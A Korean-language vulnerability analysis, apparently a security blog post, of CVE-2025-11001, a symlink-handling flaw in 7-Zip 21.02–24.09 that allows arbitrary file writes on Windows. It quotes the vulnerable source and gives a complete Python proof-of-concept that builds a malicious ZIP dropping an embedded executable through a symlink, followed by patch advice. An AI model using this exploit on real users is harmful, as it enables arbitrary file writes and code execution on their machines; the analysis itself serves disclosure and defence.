1. 7-Zip
- 오픈 소스로 배포되고 있는 압축 소프트웨어 [1]
2. 취약점

- 7-Zip의 ZIP 파일 추출 과정에서 심볼릭 링크를 파싱·처리하는 논리적 결함으로 인한 임의 파일 쓰기 및 원격 코드 실행 취약점
> 21.02 버전에서 도입된 구조적 문제로, Windows에서만 악용될 수 있
영향 버전
- 7-Zip 21.02 ~ 24.09
- 취약점은 CArchiveExtractCallback::GetStream()에서 시작되며, 해당 함수는 ReadLink를 호출 [3]
> GetStream()은 CArchiveExtractCallback::GetExtractStream()을 호출하며, 해당 함수는 파일 크기를 확인해 심볼릭링크인지 여부 식별
  if (_curSize_Defined && _curSize > 0 && _curSize < (1 << 12))
  {
    if (_fi.IsLinuxSymLink())
    {
      is_SymLink_in_Data = true;
      _is_SymLink_in_Data_Linux = true;
    }
    else if (_fi.IsReparse())
    {
      is_SymLink_in_Data = true;
      _is_SymLink_in_Data_Linux = false;
    }
  }
- 추가 처리 과정을 거친 뒤 CArchiveExtractCallback::CloseReparseAndFile()로 넘어가며, 이 메서드는 링크를 파싱하여 링크가 가리키려는 위치를 알아내려 시도
> 파서는 두 가지 중요한 속성을 설정
① Link path (심볼릭링크의 목적지 경로)
② isRelative (심볼릭링크가 상대 경로인지 여부)
// Definition
bool CLinkInfo::Parse(const Byte *data, size_t dataSize, bool isLinuxData);

/* some code */

  bool repraseMode = false;
  bool needSetReparse = false;
  CLinkInfo linkInfo;

  if (_bufPtrSeqOutStream)
  {
    repraseMode = true;
    reparseSize = _bufPtrSeqOutStream_Spec->GetPos();
    if (_curSize_Defined && reparseSize == _outMemBuf.Size())
    {
      // _is_SymLink_in_Data_Linux == true
      needSetReparse = linkInfo.Parse(_outMemBuf, reparseSize, _is_SymLink_in_Data_Linux);
      if (!needSetReparse)
        res = SendMessageError_with_LastError("Incorrect reparse stream", us2fs(_item.Path));
    }
  }
First issue
- Linux 심볼릭링크가 Windows 스타일의 "C:\" 경로로 설정될 수 있었음
> 링크 경로는 전체 "C:\"로 설정되지만, 파서는 Linux 스타일의 절대 경로 검사를 따르기 때문에 해당 링크를 상대 경로로 표시
  #ifdef SUPPORT_LINKS
  if (repraseMode)
  {
    _curSize = reparseSize;
    _curSize_Defined = true;

    #ifdef SUPPORT_LINKS
    if (needSetReparse)
    {
      if (!DeleteFileAlways(_diskFilePath))
      {
        RINOK(SendMessageError_with_LastError("can't delete file", _diskFilePath))
      }
      {
        bool linkWasSet = false;
        RINOK(SetFromLinkPath(_diskFilePath, linkInfo, linkWasSet))
        if (linkWasSet)
          _isSymLinkCreated = linkInfo.IsSymLink();
        else
          _needSetAttrib = false;
      }

    }
    #endif
  }
  #endif
- SetFromLinkPath는 지정된 경로로 심볼릭 링크를 생성하는 함수이며, 절대 경로로의 링크를 생성하지 못하도록 하도록 검사 과정이 존재
> 7-Zip은 새로 추출된 zip 파일 내부에서 링크가 가리키는 상대 목적지 경로를 생성한 후 IsSafePath로 검증
> 상대 링크의 경우 심볼릭링크가 위치한 zip 내부 디렉터리 경로를 링크 경로 앞에 덧붙여 검사
  if (linkInfo.isRelative)
    relatPath = GetDirPrefixOf(_item.Path);
  relatPath += linkInfo.linkPath;

  if (!IsSafePath(relatPath))
  {
    return SendMessageError2(
          0, // errorCode
          "Dangerous link path was ignored",
          us2fs(_item.Path),
          us2fs(linkInfo.linkPath)); // us2fs(relatPath)
  }
Second issue
- First issue에서 볼 수 있듯이 링크가 상대 링크로 평가되어 "isRelative == true" 로 설정
> 심볼릭링크가 zip 파일의 루트 디렉터리가 아닌 다른 디렉터리에 있는 경우, 해당 경로가 링크 앞에 더해져 검사를 우회할 수 있음
> 검사는 isSafePath ("some/directory/in/zip" + "C:\some\other\path") 처럼 수행되며, 이 경우 true로 평가
Third issue
- 심볼릭 링크를 생성하기 전에 링크 경로의 유효성을 검사하는 검사가 존재
> 하지만, 검사 이전에 주어진 "if (_item.IsDir)" (‘item(심볼릭링크)’이 디렉터리인지 여부를 확인) 구문이 먼저 존재
> 이때, item은 디렉터리가 아니므로 유효성 검사를 우회할 수 있음
 if (!_ntOptions.SymLinks_AllowDangerous.Val)
  {
    #ifdef _WIN32
    if (_item.IsDir) // NOPE
    #endif
    if (linkInfo.isRelative)
      {
        CLinkLevelsInfo levelsInfo;
        levelsInfo.Parse(linkInfo.linkPath);
        if (levelsInfo.FinalLevel < 1 || levelsInfo.IsAbsolute)
        {
          return SendMessageError2(
            0, // errorCode
            "Dangerous symbolic link path was ignored",
            us2fs(_item.Path),
            us2fs(linkInfo.linkPath));
        }
      }
  }
- 위 과정을 모두 거치면 심볼릭링크가 생성
  // existPath -> C:\some\other\path (symlink destination)
  // data -> path for symlink to be created
  // Initializes reparse data for symlink creation
  if (!FillLinkData(data, fs2us(existPath), !linkInfo.isJunction, linkInfo.isWSL))
    return SendMessageError("Cannot fill link data", us2fs(_item.Path));

  /// ...

  // creates symlink
  if (!NFile::NIO::SetReparseData(fullProcessedPath, _item.IsDir, data, (DWORD)data.Size()))
  {
    RINOK(SendMessageError_with_LastError(kCantCreateSymLink, fullProcessedPath))
    return S_OK;
  }
- 아래와 같은 디렉터리 구조를 만들어 압축하여 악용가능
> link(심볼릭링크)가 먼저 풀려 생성되고, calc.exe가 symlink가 가리키는 실제 위치(Ex.C:\Users\YOURUSERNAME\Desktop)로 풀려 쓰여짐
> 7-Zip이 심볼릭링크를 따라가서 바이너리를 임의의 위치에 쓰게 되는 것
data/link -> (symlink) C:\Users\YOURUSERNAME\Desktop (또는 원하는 다른 위치)
data/link -> (Directory)
data/link/calc.exe -> (추출 시 대상 디렉터리에 쓰고자 하는 파일)
3. PoC
- PoC 동작 과정 [4]
① add_dir : ZIP 내부에 'data/' 디렉터리 생성
② add_symlink : 특정 경로를 가리키는 심볼릭 링크 data/link_in 생성
> 링크 대상은 "C:\Users\pac\Desktop" 같은 Windows 절대 경로
③ add_file_from_disk : 추출 시 대상 디렉터리에 쓰고자 하는 파일을 ZIP 파일에 추가
> 압축 해제 시 7-Zip은 link_in이 가리키는 링크를 따라 해당 경로에 기록
import argparse
import os
import time
import zipfile

def add_dir(z, arcname):
    if not arcname.endswith('/'):
        arcname += '/'
    zi = zipfile.ZipInfo(arcname)
    zi.date_time = time.localtime(time.time())[:6]
    zi.create_system = 3
    zi.external_attr = (0o040755 << 16) | 0x10
    zi.compress_type = zipfile.ZIP_STORED
    z.writestr(zi, b'')

def add_symlink(z, arcname, target):
    zi = zipfile.ZipInfo(arcname)
    zi.date_time = time.localtime(time.time())[:6]
    zi.create_system = 3
    zi.external_attr = (0o120777 << 16)
    zi.compress_type = zipfile.ZIP_STORED
    z.writestr(zi, target.encode('utf-8'))

def add_file_from_disk(z, arcname, src_path):
    with open(src_path, 'rb') as f:
        payload = f.read()
    zi = zipfile.ZipInfo(arcname)
    zi.date_time = time.localtime(time.time())[:6]
    zi.create_system = 3
    zi.external_attr = (0o100644 << 16)
    zi.compress_type = zipfile.ZIP_STORED
    z.writestr(zi, payload)

def main():
    parser = argparse.ArgumentParser(
        description="Crafts a zip that exploits CVE-2025-11001."
    )
    parser.add_argument(
        "--zip-out", "-o",
        required=True,
        help="Path to the output ZIP file."
    )
    parser.add_argument(
        "--symlink-target", "-t",
        required=True,
        help="Destination path the symlink points to - specify a \"C:\" path"
    )
    parser.add_argument(
        "--data-file", "-f",
        required=True,
        help="Path to the local file to embed e.g an executable or bat script."
    )
    parser.add_argument(
        "--dir-name",
        default="data",
        help="Top-level directory name inside the ZIP (default: data)."
    )
    parser.add_argument(
        "--link-name",
        default="link_in",
        help="Symlink entry name under the top directory (default: link_in)."
    )
    args = parser.parse_args()

    top_dir = args.dir_name.rstrip("/")
    link_entry = f"{top_dir}/{args.link_name}"
    embedded_name = os.path.basename(args.data_file)
    file_entry = f"{link_entry}/{embedded_name}"

    with zipfile.ZipFile(args.zip_out, "w") as z:
        add_dir(z, top_dir)
        add_symlink(z, link_entry, args.symlink_target)
        add_file_from_disk(z, file_entry, args.data_file)

    print(f"Wrote {args.zip_out}")

if __name__ == "__main__":
    main()
4. 대응방안
- 벤더사 제공 업데이트 적용 [5][6]
| 취약점 | 제품명 | 영향받는 버전 | 해결 버전 |
| CVE-2025-11001 | 7-zip | 21.02 ~ 24.09 | 25.00 |
5. 참고
[1] https://www.7-zip.org/
[2] https://nvd.nist.gov/vuln/detail/CVE-2025-11001
[3] https://pacbypass.github.io/2025/10/16/diffing-7zip-for-cve-2025-11001.html
[4] https://github.com/pacbypass/CVE-2025-11001
[5] https://www.7-zip.org/history.txt
[6] https://www.zerodayinitiative.com/advisories/ZDI-25-949/
[7] https://secure-iss.com/soc-advisory-7-zip-critical-rce-vulnerabilities-22-october-2025/
[8] https://thehackernews.com/2025/11/hackers-actively-exploiting-7-zip.html
[9] https://www.digitalfocus.news/news/articleView.html?idxno=16914
[10] https://blog.alyac.co.kr/5663
[11] https://hackyboiz.github.io/2025/10/18/clalxk/CVE-2025-11001/